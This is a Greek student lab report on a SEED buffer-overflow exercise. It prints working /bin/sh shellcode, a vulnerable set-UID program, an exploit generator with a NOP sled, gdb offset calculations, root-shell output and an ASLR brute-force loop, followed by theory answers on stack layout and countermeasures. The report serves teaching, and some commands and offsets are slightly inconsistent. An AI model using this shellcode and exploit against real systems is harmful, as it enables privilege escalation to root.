

ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΥΠΟΛΟΓΙΣΤΩΝ

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

ΕΡΓΑΣΙΑ 1

Buffer Overflow Attack

Καραμπέτσος Παντελής
Α.Μ: 20390089
3/4/2025

Εισαγωγή

Η παρούσα εργαστηριακή αναφορά έχει ως στόχο τη μελέτη και εκμετάλλευση της ευπάθειας τύπου Buffer Overflow, με εφαρμογή σε ένα εργαστηριακό περιβάλλον (SEED Ubuntu 16.04 Virtual Machine). Η ευπάθεια αυτή εντοπίζεται όταν ένα πρόγραμμα γράφει δεδομένα έξω από τα όρια ενός buffer, γεγονός που μπορεί να οδηγήσει σε επικαλύψεις κρίσιμων τμημάτων της μνήμης, όπως η διεύθυνση επιστροφής.


Στο πρακτικό μέρος της άσκησης, αξιοποιούμε την ευπάθεια *Buffer Overflow* ώστε να αποκτήσουμε πρόσβαση σε ένα *shell με δικαιώματα root*, μέσω εκτέλεσης κακόβουλου κώδικα (shellcode). Ακολουθείται η διαδικασία ανάπτυξης ευπαθούς προγράμματος (stack.c), δημιουργίας κακόβουλου αρχείου εισόδου (badfile) μέσω βοηθητικού script (exploit.c) και αξιολόγησης διαφόρων *αντιμέτρων ασφάλειας* (ASLR, StackGuard, μη εκτελέσιμη στοίβα).

Παράλληλα, στο θεωρητικό μέρος διερευνώνται οι τεχνικές λεπτομέρειες της ευπάθειας, η αρχιτεκτονική της μνήμης, οι τεχνικές επίθεσης και οι τρόποι αντιμετώπισης τέτοιων ευπαθειών σε επίπεδο συστήματος και λογισμικού.

Δραστηριότητα 1: Ανάπτυξη και δοκιμή του shellcode

Πριν την εκτέλεση της επίθεσης buffer overflow, απαιτείται η **δοκιμή του shellcode** που πρόκειται να ενσωματωθεί αργότερα στο αρχείο `badfile`. Στόχος είναι να επαληθευτεί ότι το shellcode μπορεί να ξεκινήσει επιτυχώς ένα shell. Το πρόγραμμα που υλοποιούμε ονομάζεται `shellcode.c` και χρησιμοποιεί εντολές γλώσσας μηχανής (assembly), οι οποίες εκκινούν το `/bin/sh`.

Για την έναρξη της πρώτης δραστηριότητας θα πρέπει να εγκαταστήσω τα Ubuntu 16.04 καθώς να ελέγξω και να απενεργοποιήσω το αντίμετρο ASLR, όπως υποδείκνεται παρακάτω





Πριν την επίθεση δημιουργώ το δοκιμαστικό πρόγραμμα shellcode.c και το μεταγλωττίζω

Εντολές Ανά Βήμα:

Μεταγλωττίζω το αρχείο και φροντίζω να είναι ενεργοποιημένη η επιλογή -z execstack.
Έπειτα το εκτελώ με δικαιώματα χρήστη

```
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(p
lugdev),113(lpadmin),128(sambashare)
$
$ exit
```


Με την εντολή **./shellcode**

```
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo)
,30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# exit
```

Μετατρέπω το πρόγραμμα σε set-UID και το ξανά εκτελώ:

Προσέγγιση 2: Τροποποίηση του shellcode

Πρώτα θα επαναφέρω το /bin/sh έτσι ώστε να δείχνει στο κέλυφος dash



Αντιγράφω το πρόγραμμα dash_shellcode.c. της εργασίας σε ένα text editor και το αποθηκεύω:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =

   //these 4 lines are added   --> setuid(0);


  "\x31\xc0"             /* xorl    %eax,%eax              */
  "\x31\xdb"             /* xorl    %ebx,%ebx              */
  "\xb0\xd5"             /* movb    $0xd5, %al             */
  "\xcd\x80"             /* int     $0x80                  */

  //the code below is the same as the call_shellcode

  "\x31\xc0"             /* xorl    %eax,%eax              */
  "\x50"                 /* pushl   %eax                   */
  "\x68""//sh"           /* pushl   $0x68732f2f            */
  "\x68""/bin"           /* pushl   $0x6e69622f            */
  "\x89\xe3"             /* movl    %esp,%ebx              */
  "\x50"                 /* pushl   %eax                   */
  "\x53"                 /* pushl   %ebx                   */
  "\x89\xe1"             /* movl    %esp,%ecx              */
  "\x99"                 /* cdq                            */
  "\xb0\x0b"             /* movb    $0x0b,%al              */
  "\xcd\x80"             /* int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

΄Επειτα μεταγλωττίζω το πρόγραμμα και το ξανά εκτελώ με την εντολή ./dash_shellcode



Δραστηριότητα 2: Ανάπτυξη του ευπαθούς προγράμματος

Αντιγράφω το ευπαθές πρόγραμμα , όπου θα γίνει injection του shellcode:

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];
    /*tsid statement has a buffer opverflow problem */
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile","r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("returned Properly\n");
    return 1;
}
```

Και στο τέλος το μετατρέπω σε set-UID με την εντολή ls -l stack

Δραστηριότητα 3: Δημιουργία του αρχείου εισόδου (badfile)

Για τη δημιουργία του αρχείου εισόδου χρησιμοποιώ το βοηθητικό πρόγραμμα exploit.c, το οποίο γεμίζει ένα αρχείο με εντολές NOP (0x90) και στο κατάλληλο σημείο περιέχει το shellcode.

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
;

int main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /*initialize buffer with 0x90 (NOP instyruction) */
    memset(&buffer, 0x90,517);

    /*here we need to place the appropriate return address */
    *((long*) (buffer + 0x24)) = 0xbffff02;

    /* place the shellcode towards the end of the buffer */
    memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));

    /* save the contents to the badfile */
    badfile = fopen("./badfile","w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Μεταγλωττίζω το πρόγραμμα exploit.c και το εκτελώ προκειμένου να παράξω ένα δοκιμαστικό badfile

```
gcc exploit.c -o exploit
./exploit
```

Με την εντολή hexdump -C badfile θα μπορέσω να δω τα περιεχόμενα του αρχείου badfile σε αναγνωσιμη μορφή. Με την επιλογή -C (canonical)

```
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000020  90 90 90 90 02 ff ff 0b  90 90 90 90 90 90 90 90  |................|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 50 68  |............1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
```

Δραστηριότητα 4: Εύρεση της διεύθυνσης του shellcode μέσα στο badfile

Για να κατασκευάσουμε σωστά το badfile, θα πρέπει να ορίσουμε τη σωστή διεύθυνση όπου θα βρεθεί το shellcode. Για να βρούμε τη διεύθυνση του shellcode (κατά προσέγγιση) ακολουθήσουμε τα εξής βήματα.

1. Εκτελούμε δοκιμαστικά το πρόγραμμα stack.c με τον debugger (gdb-peda11).

   Χρησιμοποιώντας την εντολή **gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector**

2. Βρίσκουμε τη διεύθυνση της μεταβλητής buffer[] στη συνάρτηση bof() .
3. Βρίσκουμε την απόσταση της return address.
4. Βρίσκουμε την απόσταση του shellcode από τη μεταβλητή buffer[]
5. Από το 2 και 4 βρίσκουμε την εκτιμώμενη διεύθυνση του shellcode
6. Από τα 3 και 5 τοποθετούμε την διεύθυνση αυτή στο σωστό σημείο του badfile.

Εντολή: **gdb stack_gdb**

```
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 9.
gdb-peda$ run
Starting program: /home/seed/Documents/SAFETY/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[----------------------------------registers-----------------------------------]
EAX: 0xbfffeb57 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffeb38 --> 0xbfffed68 --> 0x0
ESP: 0xbfffeb10 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[--------------------------------------stack-------------------------------------]
0000| 0xbfffeb10 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffeb14 --> 0x0
0008| 0xbfffeb18 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffeb1c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffeb20 --> 0xbfffed68 --> 0x0
0020| 0xbfffeb24 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffeb28 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffeb2c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffeb57 '\220' <repeats 36 times>, "\002\377\377\v", '\220' <repeats 160 times>...) at stack.c:9
9           strcpy(buffer, str);
gdb-peda$ p &buffer
```

Όταν φτάσω στο breakpoint, τυπώνω τις τιμές της διεύθυνσης του buffer[] (&buffer) καθώς και το περιεχόμενο του ebp register και τέλος υπολογίζω την απόστασή τους.

```
gdb-peda$ p &buffer
$3 = (char (*)[24]) 0xbfffeb18
gdb-peda$ p $ebp
$4 = (void *) 0xbfffeb38
gdb-peda$ p (0xbfffeb38 - 0xbfffeb18)
$5 = 0x20
gdb-peda$
```

Δραστηριότητα 5: Προετοιμασία του αρχείου εισόδου

Μόλις βρω την πραγματική τιμή της διεύθυνσης του shellcode, ενημερώνω τον κώδικα του exploit.c και να το μεταγλωττίζω εκ νέου. Τέλος, τρέχω ώστε να παραχθεί το ενημερωμένο badfile. Εκτελώ το διορθωμένο πρόγραμμα exploit και στη συνέχεια παρατηρώ τα περιεχόμενα του badfile:

```
$ gcc exploit.c -o exploit
$ ./exploit
$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000020  90 90 90 90 02 ff ff 0b  90 90 90 90 90 90 90 90  |................|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 50 68  |............1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
```

Δραστηριότητα 6: Εκτέλεση της επίθεσης

Τέλος, τρέχουμε το ευπαθές πρόγραμμα stack, χρησιμοποιώντας το ενημερωμένο badfile σαν είσοδο. Εφόσον η διευθυνση του shellcode έχει εκτιμηθεί σωστά, η επίθεση θα επιτύχει και θα αποκτήσουμε shell με δικαιώματα root (#).

ΠΡΟΣΠΑΘΕΙΑ ΠΡΩΤΗ (με OFFSET= 0x40)

Κάνω την πρόσθεση buffer + OFFSET = 0xbfffeb18 + 0x40 = 0xbfffeb58

```
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000020  90 90 90 90 58 eb ff bf  90 90 90 90 90 90 90 90  |....X...........|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 50 68  |............1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
[04/09/24]seed@VM:~/.../SAFETY$ sudo ln -sf /bin/zsh /bin/sh
[04/09/24]seed@VM:~/.../SAFETY$ ./stack
0xbfffeb68
Segmentation fault
```

ΠΡΟΣΠΑΘΕΙΑ ΔΕΥΤΕΡΗ (με OFFSET= 0x60)

Κάνω την πρόσθεση buffer + OFFSET = 0xbfffeb18 + 0x60 = 0xbfffeb78

```
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |......
..........|
*
00000020  90 90 90 90 78 eb ff bf  90 90 90 90 90 90 90 90  |....x.
..........|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |......
..........|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 50 68  |......
......1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/
bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
[04/09/24]seed@VM:~/.../SAFETY$ sudo ln -sf /bin/zsh /bin/sh
[04/09/24]seed@VM:~/.../SAFETY$ ./stack
0xbfffeb68
Segmentation fault
```

ΠΡΟΣΠΑΘΕΙΑ ΤΕΤΑΡΤΗ (με OFFSET= 0xbb)
Κάνω την πρόσθεση buffer + OFFSET = 0xbfffeb18 + 0xbb = 0xbfffebd3 και το τρέχω (./stack)

```
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm)
,24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare
)
#
# exit
```

Δραστηριότητα 7: Παράκαμψη του αντιμέτρου ASLR

Σε αυτή τη δραστηριότητα εκτελώ την επίθεση παρακάμπτοντας το αντίμετρο ASLR. Το ενεργοποιώ εκ νέου(, εφόσον το είχα απενεργοποιήσει πριν) και ξανατρέχω την επίθεση. Παρατηρώ όμως ότι η επίθεση αποτυγχάνει. Αυτό συμβαίνει διότι το ASLR τυχαιοποιεί το χώρο της μνήμης στον οποίο τρέχει το πρόγραμμά. Κάθε φορά που το πρόγραμμα εκτελείται, η στοίβα ξεκινάει σε εντελώς διαφορετική (τυχαία) διεύθυνση, με αποτέλεσμα το badfile που χρησιμοποιώ να μην μπορεί να προβλέψει σωστά τη διεύθυνση στην οποία θα βρίσκεται στο shellcode. Αυτό θα μπορούσε να το επιβεβαιώθεί κάνοντας μια μικρή προσθήκη στο πρόγραμμα stack.c, βάζοντας το ουσιαστικά να τυπώνει τη διεύθυνση του buffer[].

Open Save

exploit.c × stack.c ×

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];
    printf("%p\n", &buffer);

    /*this statement has a buffer opverflow problem */
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile","r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("returned Properly\n");
    return 1;
}
```

Εκτελώντας αυτή την εκδοχή του stack.c παρατηρώ ότι κάθε φορά η διεύθυνση του buffer[] είναι διαφορετική. Για να παρακάμψω το αντίμετρο αυτό χρησιμοποιώ την τεχνική της επαναληπτικής εκτέλεσης του προγράμματος stack μέσα σε έναν ατέρμονο βρόχο. Επειδή ο χώρος της μνήμης που χρησιμοποιείται για την εκτέλεση των προγραμμάτων είναι συγκεκριμένος, είναι λογικό να υποθέσουμε ότι σε κάποια από αυτές τις επαναλήψεις η διεύθυνση όπου θα βρεθεί το buffer θα είναι η ίδια με αυτή που έχουμε προβλέψει μέσα στο badfile. Για το σκοπό αυτό θα χρησιμοποιήσω το παρακάτω shell script, το οποίο εκτελεί το πρόγραμμα stack επαναληπτικά και τυπώνει το χρόνο που έχει παρέλθει και τις φορές που έχει τρέξει ο βρόχος.

Open Save

```bash
#!/bin/bash
SECONDS=0
while [ 1 ]
    do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(( $duration / 60))
    sec=$(( $duration % 60))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack
    echo ""
done
```

Αποθηκεύω το script με τη ονομασία infinite.sh στο ίδιο directory όπου βρίσκεται και το πρόγραμμα stack. Τέλος, αλλάζω τα permissions ώστε να είναι εκτελέσιμο και τρέχουμε το infinite.sh στο terminal. Παρακάτω κατά τη δοκιμή βλέπω πως ο βρόχος έτρεξε περίπου 51 δευτερόλεπτα (~27.000 φορές) μέχρι να επιτύχει:

```
0 minutes and 51 seconds elapsed.
The program has been running 26599 times so far.
./infinite.sh: line 13: 27087 Segmentation fault      ./stack

0 minutes and 51 seconds elapsed.
The program has been running 26600 times so far.
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm)
,24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare
)
#
```

Δραστηριότητα 8: Δοκιμή των υπόλοιπων αντιμέτρων

Μεταγλωττίσουμε το πρόγραμμα stack.c, χωρίς την επιλογή -fno-stack-protector. Με αυτό τον τρόπο, το αντίμετρο StackGuard θα είναι ενεργοποιημένο κατά την εκτέλεση του προγράμματος. Στη συνέχεια, μετατρέπω το πρόγραμμα σε set-UID και το εκτελώ με την εντολή **gcc stack.c -o stack -x execstack**

Και έπειτα εκτελώ:
sudo chown root stack
sudo chmod 4755 stack
ls -l stack
Και το ξανά εκτελώ

```
0xbfffeb68
Segmentation fault
```

Παρατηρώ ότι η επίθεση αποτυγχάνει με το μήνυμα “stack smashing detected”, καθώς το badfile μεταβάλει την τιμη της παραμέτρου StackGuard. Όσον αφορά στο δεύτερο αντίμετρο, επαναλαμβάνω τη μεταγλώττιση του προγράμματος stack.c, αλλά σε αυτή την περίπτωση με την επιλογή -z nonexecutable-stack. Στη συνέχεια, μετατρέπω το πρόγραμμα σε set-UID και το εκτελώ:

```
0xbfffeb68
Segmentation fault
```

Παρατηρώ ότι η επίθεση αποτυγχάνει με το μήνυμα “Segmentation fault”, καθώς ναι μεν η εκτέλεση οδηγείται στο shellcode, ωστόσο αυτό δεν μπορεί να εκτελεστεί μεσα σε μηεκτελέσιμη στοίβα.

Επίθεση Buffer Overflow
Β. Θεωρητικές ερωτήσεις


Ερώτηση 1: Δομή της μνήμης κατά την εκτέλεση προγραμμάτων

1.1 Πώς αποφασίζονται οι διευθύνσεις για τις ακόλουθες μεταβλητές;

```
void func(int x, int y)
{
   int a = x + y;
   int b = x - y;
}
```

Σε ένα πρόγραμμα C η μνήμη χωρίζεται σε πέντε τμήματα (segments):
- Text Segment: εκτελέσιμος κώδικας (συνήθως read only)
- Data Segment: static/global variables που αρχικοποιούνται από τον προγραμματιστή.
- BSS (Block Starting Symbol) Segment: μη αρχικοποιημένες static/global variables (filled with 0)
- Heap: παρέχει χώρο για δυναμική κατανομή μνήμης (malloc, calloc, realloc, free)
- Stack: αποθήκευση τοπικών μεταβλητών που δηλώνονται μέσα σε συναρτήσεις, καθώς και δεδομένων σχετικών με την κλήση συναρτήσεων (ορίσματα, διεύθυνση επιστροφής)

ΑΠΑΝΤΗΣΗ: Το πού αποθηκεύεται κάθε μεταβλητή εξαρτάται από τον compiler και το runtime περιβάλλον.
Στην περίπτωση της συγκεκριμένης συνάρτησης βλέπουμε ότι υπάρχουν δύο παράμετροι, οι `x` και `y`. Αυτές τοποθετούνται στο **stack**, πιο συγκεκριμένα στο μέρος που αφορά τα ορίσματα της συνάρτησης.
Όταν η συνάρτηση καλείται, οι τιμές των παραμέτρων `x` και `y` μπαίνουν στη στοίβα με αντίστροφη σειρά, ξεκινώντας έτσι τη δημιουργία του stack frame.
Στη συνέχεια, οι μεταβλητές `a` και `b` που δηλώνονται μέσα στη συνάρτηση, αποθηκεύονται επίσης στο stack, στην περιοχή που προορίζεται για τις τοπικές μεταβλητές.



1.2 Σε ποια τμήματα της μνήμης βρίσκονται οι μεταβλητές του κώδικα που ακολουθεί;


```
int j = 0;
void foo(char *str)
{
   char *ptr = malloc(sizeof(int));
   char buffer[1024];
   int i;
   static int x;
}
```

Stack	i, ptr, str, buffer
↓ ↑	
Heap	Ptr points to the memory here
BSS segment	x
Data segent	j
Text segment	

1.3 Σχεδιάστε το πλαίσιο της στοίβας συναρτήσεων για την ακόλουθη συνάρτηση C.

```
int func(char *str)
{
   char buf [24];
   strcpy(buf,str);
   return 1;
}
```

ACTIVE STACK FRAME IN func():



1.4 Κατά καιρούς έχει προταθεί η αλλαγή του τρόπου που μεγαλώνει η στοίβα. Αντί να μεγαλώνει από την **υψηλή διεύθυνση** προς τη **χαμηλή διεύθυνση**, προτείνεται να αφήσουμε τη στοίβα να μεγαλώνει από τη **χαμηλή διεύθυνση** προς την **υψηλή διεύθυνση**. Με τον τρόπο αυτό, το **`buffer`** θα καταχωρείται πάνω από τη διεύθυνση επιστροφής (return address), οπότε, σε περίπτωση υπερχείλισης, το **`buffer`** δε θα μπορεί να επηρεάσει τη διεύθυνση επιστροφής. Σχολιάστε με επιχειρήματα την προτεινόμενη αλλαγή.

ΑΠΑΝΤΗΣΗ:
Η πρόταση να αλλάξει η κατεύθυνση με την οποία μεγαλώνει η στοίβα – δηλαδή να αυξάνεται από τις χαμηλές προς τις υψηλές διευθύνσεις μνήμης – έχει θετικά και αρνητικά σημεία.

Πλεονεκτήματα:

- Μπορεί να αποτρέψει την τροποποίηση της διεύθυνσης επιστροφής σε περιπτώσεις buffer overflow, γιατί το buffer θα βρίσκεται πιο ψηλά στη μνήμη.
- Κάνει πιο δύσκολες τις επιθέσεις buffer overflow και βοηθά στη διατήρηση της ασφάλειας του προγράμματος.

Μειονεκτήματα:

- Ίσως δυσκολέψει τη διαχείριση της μνήμης, αφού η στοίβα θα καταλαμβάνει συνεχόμενα κομμάτια μνήμης προς τα πάνω, κάτι που μπορεί να περιορίσει τη διαθέσιμη μνήμη ή να τη χρησιμοποιεί λιγότερο αποδοτικά.
- Πιθανώς να υπάρξουν προβλήματα με παλιά προγράμματα ή βιβλιοθήκες που στηρίζονται στον παραδοσιακό τρόπο λειτουργίας της στοίβας.

Γενικά, πριν εφαρμοστεί μια τέτοια αλλαγή, πρέπει να εξεταστεί αν ενισχύει την ασφάλεια, αν επιτρέπει ευέλικτη διαχείριση μνήμης και αν παραμένει συμβατή με υπάρχοντα λογισμικά.

Ερώτηση 2: Εμφάνιση buffer overflow σε κώδικα

2.1 Στο παράδειγμα που παρουσιάζεται παρακάτω (πρόγραμμα **stack.c**), συμβαίνει **buffer overflow** μέσα στη συνάρτηση **strcpy()**, έτσι ώστε να γίνει μετάβαση στον κακόβουλο κώδικα όταν η **strcpy()** επιστρέφει, και όχι όταν η **foo()** επιστρέφει. Είναι αληθές ή ψευδές αυτό; Αιτιολογείστε την όποια απάντησή σας.

ΑΠΑΝΤΗΣΗ:

Στο συγκεκριμένο παράδειγμα, η εκτέλεση του κακόβουλου κώδικα δεν γίνεται αμέσως μετά την `strcpy()`, αλλά όταν τελειώσει η συνάρτηση `foo()`. Αυτό συμβαίνει επειδή η `foo()` καλείται από τη `main()`, και αφού τελειώσει η `foo()`, το πρόγραμμα συνεχίζει

με την `main()`.
Αν έχει τοποθετηθεί κακόβουλος κώδικας σε σημείο που εκτελείται μετά την `foo()` αλλά πριν το `printf("Returned Properly\n");`, τότε αυτός ο κώδικας θα τρέξει.

Για να αποτρέψουμε αυτό το είδος ευπάθειας, πρέπει να ελέγχουμε πάντα το μήκος της συμβολοσειράς πριν την αντιγραφή της στον buffer με τη `strcpy()`, ώστε να μην ξεπερνάει το μέγεθος του buffer και προκαλεί overflow.

2.2 Το παράδειγμα buffer overflow του προγράμματος stack.c διορθώθηκε όπως φαίνεται παρακάτω. Είναι πλέον ασφαλές; Αιτιολογείστε την όποια απάντησή σας.

ΑΠΑΝΤΗΣΗ:
